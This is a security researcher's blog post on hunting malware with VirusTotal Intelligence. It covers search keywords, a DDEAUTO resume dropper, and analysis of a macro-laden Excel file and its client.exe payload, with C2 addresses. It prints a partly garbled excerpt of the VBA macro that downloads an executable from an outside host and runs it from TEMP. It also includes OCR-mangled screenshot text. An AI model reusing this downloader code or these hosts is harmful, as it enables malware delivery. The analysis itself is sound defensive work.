Threat Hunting with VirusTotal

written by Mert SARICA | 1 August 2019

If you, like me, primarily use Twitter to stay updated on cybersecurity news and follow cybersecurity researchers, you may have come across tweets from security researchers such as Nick CARR from FireEye/Mandiant, Daniel BOHANNON, or John LAMBERT from Microsoft. In their tweets, they sometimes share new malware samples or discuss new techniques they discovered during their threat hunting activities on VirusTotal.

After years of requesting from my friends with VirusTotal accounts to download and send me interesting malware samples, I finally achieved a happy ending in early 2018 by purchasing a corporate VirusTotal account for Akbank Cyber Security Center. With a corporate account, as I mentioned in my blog post titled "On the Trail," you can not only track the activities of cybercriminals but also become aware of cyber attacks targeting your organization and stay informed about the tactics and techniques used by cybercriminals.

Apart from cybercriminals, you can also come across files uploaded by employees preparing for social engineering tests within their own organization or penetration testing experts from cybersecurity consulting firms attempting to bypass antivirus systems.

It is often overlooked that files uploaded to VirusTotal can be viewed and downloaded by other members. This means that a sensitive file uploaded for malware detection purposes can suddenly become visible to third parties. In this article, I decided to provide guidance for those who want to conduct threat hunting on VirusTotal and raise awareness of information security by drawing attention to the points mentioned above.

When conducting threat hunting with VirusTotal Intelligence, we can leverage more than 50 keywords. For example, let's say we want to find records that are uploaded from Turkey (submitter:TR), written in Turkish language (lang:"turkish"), detected by more than 10 antivirus software (positives:10), have a docx file type (type:docx), and were first uploaded in 2018 (fs:2018-01-01 T00:00:00+). By using these keywords, we can quickly find records that match these criteria. If we perform a similar search for xls, doc files, files containing PowerShell (tag:powershell), and files containing macros (tag:macros), we will come across numerous examples for analysis in a short time.

In one of the cases I encountered, I discovered a malicious individual creating a document containing macros to conduct a social engineering attack against a bank. When analyzing the macro using the oletools and CyberChef tools, I found that the executed macro sent copies of emails sent from Microsoft Outlook to a command and control center using unencrypted HTTP protocol with the help of PowerShell. By examining the file properties and searching for it on VirusTotal (metadata), I learned that the file was likely created by the bank's audit team to perform a social engineering test rather than by a malicious individual. :)

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
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When examining another example, the file named "aktivite20.docm," I initially thought that I came across a malicious document used in a social engineering attack targeting a bank. Upon analyzing this well-crafted document, which was quite convincing in terms of persuasion, I discovered that it contained a macro utilizing PowerShell. Upon analyzing the macro file, I found that it disabled PowerShell script blocking and logging features when executed. Similar to the previous example, when examining the file properties, I learned that it was created by a penetration testing expert working as a consultant for a cybersecurity firm. :)




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
Looking at the two examples above, we should not forget that uploading files with malicious intent for penetration testing or social engineering tests to VirusTotal can provide clues to malicious individuals regarding scenarios and methods. It is also important to note that uploading a file to VirusTotal before conducting a red team exercise can significantly impede its success.

In another example, "zarina cv.docx," I came across a suspicious resume file. Particularly in corporate environments, resumes that circulate between individuals can lead to the compromise of an organization if they contain malicious code and are sent to human resources employees via LinkedIn or email without the necessary security controls and measures in place. After opening the "zarina cv.docx" file with 7-Zip, I analyzed the "document.xml" file located in the "word" folder and found a carefully placed DDEAUTO command. The DDEAUTO command downloads a file named "final.exe" from the mediafire.com address and executes it in the TEMP folder. Although I couldn't access the "final.exe" file as it was deleted, I could clearly see that the same individual attempted to upload a similar file containing an internal IP address to VirusTotal for antivirus scanning instead of mediafire. Based on this example, I would like to emphasize the importance of HR departments being extremely cautious when receiving resume files from candidates.



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The last example that caught my attention was the file "TEMMUZ MAAŞ.xlsm." When I analyzed the macro file inside the document using the oletools tool, I discovered that it downloads a file named "client.exe" from the web address http://xfl[.]mooo.com and then saves it as "cachel.exe" in the TEMP folder before executing it. The content of the "TEMMUZ MAAŞ.xlsm" file appeared to be realistic enough not to raise suspicion. When I searched for files associated with http://xfl[.]mooo.com both on VirusTotal and through retrohunt, I found numerous unrelated files. Some files were specific instruction files created for a particular organization, while others were user manuals for a product. It started to puzzle me whether there were individuals who managed to access these organization-specific files and inject macros into them, or if malicious actors were diligently creating such realistically macro-laden documents.

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	Antivirus	Result	Update
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	AVware	LooksLike.Macro.Downloader.a (v)	20180817
	CAT-QuickHeal	O97M.Dropper.R	20180817
	Endgame	malicious (high confidence)	20180730
	F-Secure	Trojan:W97M/MaliciousMacro.GEN	20180817
	Fortinet	WM/Agent.B7B2Itr	20180817
	Kaspersky	HEUR:Trojan-Downloader.Script.Generic	20180817
	NANO-Antivirus	Trojan. Ole2. Vbs-heuristic. druvzi	20180817
	Qihoo-360	virus.office.qexvmc.1070	20180817
	Rising	Macro.Run.c (CLASSIC)	20180817
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	iy open a file.
	ay write to a file.
③ Ma	zy read system environment variables.
Macros	And VEA Code Streams
	isWarkbook.cls
	exepattern url-pattern auto-spen create-file create-olic enum-windows environ spen-file run-file write-file
	Shell "cmd.exe /c " + TMP, vbHide
End :	sub
Sub	<pre>FDM()</pre>
	NRL, TMP As String
	L = "http://xfl.mooo.com"
TM	P = Environ("Temp") & "\-\$cachel.exe"
Se	t WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5.1")
	Manterpage Createoprese Manterpage(Createoprese)
	Set WinHttpReq = CreateObject("WinHttpRequest.5")
En	d If
	<pre>Httpseq.Option(0) = "Mozilla/4.8 (compatible; MSIE 7.0; Windows NT 6.0)"</pre>
	MttpRe_option(5) = AllowRedirects HttpRe_option(12) = True
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
Job status	Finished
Rules	rule xfl_sifresi : XFL { meta: author = "Mert SARICA (mert.sarica@gmail.com)" version = "0.1" weight = 5 strings: \$a = "xfl.mooo.com"
Creation time	Oca. 5, 2019, 8:22 ö.ö.
Finish time	Oca. 5, 2019, 11:48 ö.ö.
Scanned data	420.9 TB
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
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When I conducted a search specifically for the web address http://xfl[.]mooo.com and the associated resolved IP addresses, I came across the "srim2" file that was downloaded from one of the IP addresses. I downloaded the file and opened it using the 7-Zip tool, and upon examining the "config.json" file, it became apparent that it was a software used for mining Monero digital currency.






After deciding to take a brief look at the "client.exe" file, I began analyzing it using IDA Pro and Interactive Delphi Reconstructor tools. Here are the noteworthy findings:


1. After executing "cachel.exe," it copies itself to the path

C:\Users\admin\AppData\Local\Google Chrome Helper\chromehelper.exe.

- 2. It communicates with the following URLs: http://xredini[.]mooo.com , http://140[.]82.59.108/config, and http://45[.]76.3.86/min.
- 3. Decoding hidden strings with the help of IDAPython revealed the addresses xred[.]mooo.com , xredini[.]mooo.com, and xfl[.]mooo.com among the character strings.
- It is capable of creating a scheduled task to create a Google Chrome Helper Update entry.
- 5. After finding files with the extensions .xls, .xlsx, .doc, .docx, it copies their contents to an Office file with a macro extension (e.g., docm, xlsm) created in the %TEMP% folder, replacing the original files with copies of the original files but with the names of the original files. (For example, it deletes the "Mert.docx" file on the desktop and creates "Mert.docm" in its place, copying the content of "Mert.docx" into it.)
- 6. It locates and modifies all executable files (exe) on the system, replacing them with the modified files. Upon execution, it runs both the original file and the malicious Office files (opened in the %TEMP% folder) in the Resource Directory section.
- 7. When searching for the character string "ABvgjdfL+hpQCgCT42Vd06m4GD" in VirusTotal, I came across numerous samples infected with this malware. These findings provide valuable insights into the behavior and capabilities of the analyzed "client.exe" file.

Interactive Delphi Reconstructor b		
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30401028 (Char) char 3040103C (Integer) Intege 30401054 (Integer) Byte	er = <ans< td=""><td>iString> 'Sealed-case PC' iString> 'Multi-system chassis' iString> 'Compet PCI'</td></ans<>	iString> 'Sealed-case PC' iString> 'Multi-system chassis' iString> 'Compet PCI'
0401068 <integer> Word</integer>	<ans< td=""><td>iString> 'Compact PCI' iString> 'Advanced TCA'</td></ans<>	iString> 'Compact PCI' iString> 'Advanced TCA'
1040107C <integer> Cardin 10401094 <ansistring> St</ansistring></integer>		:iString> 'Blade' :iString> 'Blade Enclosure'
904010A0 <widestring> Wid</widestring>	deString <ans< td=""><td>iString> 'C:\Apps\Delphi Project\Xred57\v-110\Server\PJResFile.pas</td></ans<>	iString> 'C:\Apps\Delphi Project\Xred57\v-110\Server\PJResFile.pas
104010B0 <variant> Varian 104010C0 <variant> OleVan</variant></variant>	viant <ans< td=""><td>iString> 'Assertion failure' iString> 'C:\Apps\Delphi Project\Xred57\v-110\Server\PJResFile.pas</td></ans<>	iString> 'Assertion failure' iString> 'C:\Apps\Delphi Project\Xred57\v-110\Server\PJResFile.pas
104010D0 <vmt> TObject</vmt>	(HIIS	iString> 'Assertion failure' iString> '['
10401124 <class> TObject 10401144 <interface> IInt</interface></class>	(System) <ans< td=""><td>iString> ' ' iString> ' '</td></ans<>	iString> ' ' iString> ' '
004011C4 <vmt> TInterface</vmt>	edObject <ans< td=""><td>iString> '+R/+YbvX0cr1U/gzIlminCsSPiUtARo81MfJZPQr9eLv+ZcpsBPx+3E'</td></ans<>	iString> '+R/+YbvX0cr1U/gzIlminCsSPiUtARo81MfJZPQr9eLv+ZcpsBPx+3E'
04072FC <enumeration> _I 04073AC <set> TOwnerDrag</set></enumeration>	/0nc	:iString> 'WQL' :iString> 'aB9mJBr4B1QeQ5q5a7H+6+vq4iSi8F+Bs8Y1Aa/V'
04084B0 <vmt> Exception</vmt>	(HIIS	iString> 'Ati Update Service' iString> 'XP'
10408518 <vmt> EAbort 1040856C <vmt> EHeapExcep</vmt></vmt>	<ans< td=""><td>iStrinq> 'apdo/C@t92xh/HUKGNqVud04QSa9ipDMVIa2SAABRoIarOSqBRSOTR5t iStrinq> '%s\%s'</td></ans<>	iStrinq> 'apdo/C@t92xh/HUKGNqVud04QSa9ipDMVIa2SAABRoIarOSqBRSOTR5t iStrinq> '%s\%s'
104085C8 <vmt> EOutOfMem</vmt>	ory (Ans	iString> 'DisplayName'
10408624 <vmt> EInOutErro 1040867C <vmt> EExternal</vmt></vmt>	/0.5	iString> 'W9z4RTcu' iString> 'LapTop'
104086D4 <vmt> EExternal</vmt>	Evention (ANS	iString> 'gNReLsPCFj6BksF' iString> 'XP'
10408734 <vmt> EIntError 1040878C <vmt> EDivByZer(</vmt></vmt>	<ans< td=""><td>iString> 'apdo/C0t92xh/HVKGNqVud040Sa9ipDMVIa2SAABRoIar0SqBRSOTR5t</td></ans<>	iString> 'apdo/C0t92xh/HVKGNqVud040Sa9ipDMVIa2SAABRoIar0SqBRSOTR5t
04087E4 <vmt> EBIODYZET</vmt>	or <ans< td=""><td>iString> 'BRSUmOcuJC' iString> '0000:59'</td></ans<>	iString> 'BRSUmOcuJC' iString> '0000:59'
040883C <vmt> EIntOverf 0408898 <vmt> EMathError</vmt></vmt>		:iString> 'Gti7TIHdMA' :iString> 'FluFmWn/6HPLPjYn'
04088F0 <vmt> EInvalidOp</vmt>	P CAns	iString> 'SYSTEM' iString> 'sFWQnyXbCjE'
0408948 <umt> EZeroDivid 04089A0 <umt> EOverflow</umt></umt>	ae <ans< td=""><td>iString> '%s "%s"'</td></ans<>	iString> '%s "%s"'
04089F8 <vmt> EUnderflow</vmt>	w (Ans	iString> 'C:\' iString> 'Google Chrome Helper' iString> 'WhistOtheonyklethur'
0408A50 <vmt> EInvalidPo 0408AAC <vmt> EInvalidCa</vmt></vmt>		iString> 'xNlj7T0tbg0lKlmMND' iString> 'xNlj7PwHH7uL2k3Ari370A'
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0408B64 <vmt> EAccessVi</vmt>	olation - (HNS	iString> 'qRBlieb8u+W0x4DADvNvqC'
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VT Clustering	17889eb9b8b94b817884991b2e2384ba/90e7277c4b587c72478bcb95628d310 vordest_v64.exe peexe	ABvgjdfL+hpQCgCT42VdO 6m4GD	610.5 KB	2018-05-24 01:58:27 first seen 2018-05-24 02:01:36 last seen	4 submissions 1 submitters	1
	b5b139955096efb0e224a138a9647ca1ffc29cc5f16924a6ba17efcd1d5ab5f NDP47-KB3188500-Web.exe ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■	49 / 64	609 KB	2018-05-24 02:01:44 first seen 2018-05-24 02:02:47 last seen	2 submissions 1 submitters	*
	18945cfac50b5f9e118bbd2f594b46c3ffe69b3c936b256e5fc5d184f36e42da TS8bt.exe peexe •	31 / 66	3.97 MB	2018-05-24 10:46:50 first seen 2018-05-24 10:46:50 last seen	1 submissions 1 submitters	exe
	ebe998c5f119e6ebb2b088b34b11952I28d4f5b8a3I90e261I2d0d48d0e89f1 WIZ exe peexe	28 / 66	1.71 MB	2018-05-24 20:35:11 first seen 2018-05-24 20:35:11 last seen	1 submissions 1 submitters	EXE
	77289a33d3eee05e7a78c7c5b7e479041211527666a14cc8827a2372e1bb/307 chromeheper.exe peexe	19 / 66	2.83 MB	2018-05-24 22:55:50 first seen 2018-05-24 22:55:50 last seen	1 submissions 1 submitters	exe
	d4defb0eca3fed4290e01930d1be05f403a074af090b2d534faabf24720927ac Extreme Team & LifeTeamGuard Exploit Programmer V1 exe	48 / 69	764 KB	2018-05-25 06:31:03 first seen 2018-05-25 06:31:03 last seen	1 submissions 1 submitters	(\$
	e 34407be6a802fe6dd33a3dd8dbbfcf39f5c6c37363f8c7f5c446372b3ec625d	44 / 67	1.84 MB	2018-05-25 15:06:53 first seen 2018-05-25 15:06:53 last seen	1 submissions 1 submitters	0
	0734c73b282e04d42015b20a82dbc850cbba23299d9dd52617e9485b4d1083c	22 / 66	1.78 MB	2018-05-25 15:10:14 first seen 2018-05-25 15:10:14 last seen	1 submissions 1 submitters	exe

In conclusion, by conducting threat hunting on VirusTotal, your organization can become aware of planned cyber attacks and social engineering attempts targeting your institution. Additionally, it allows your analysts to analyze the samples identified during threat hunting, helping them develop expertise in malware analysis.

Hope to see you in the following articles.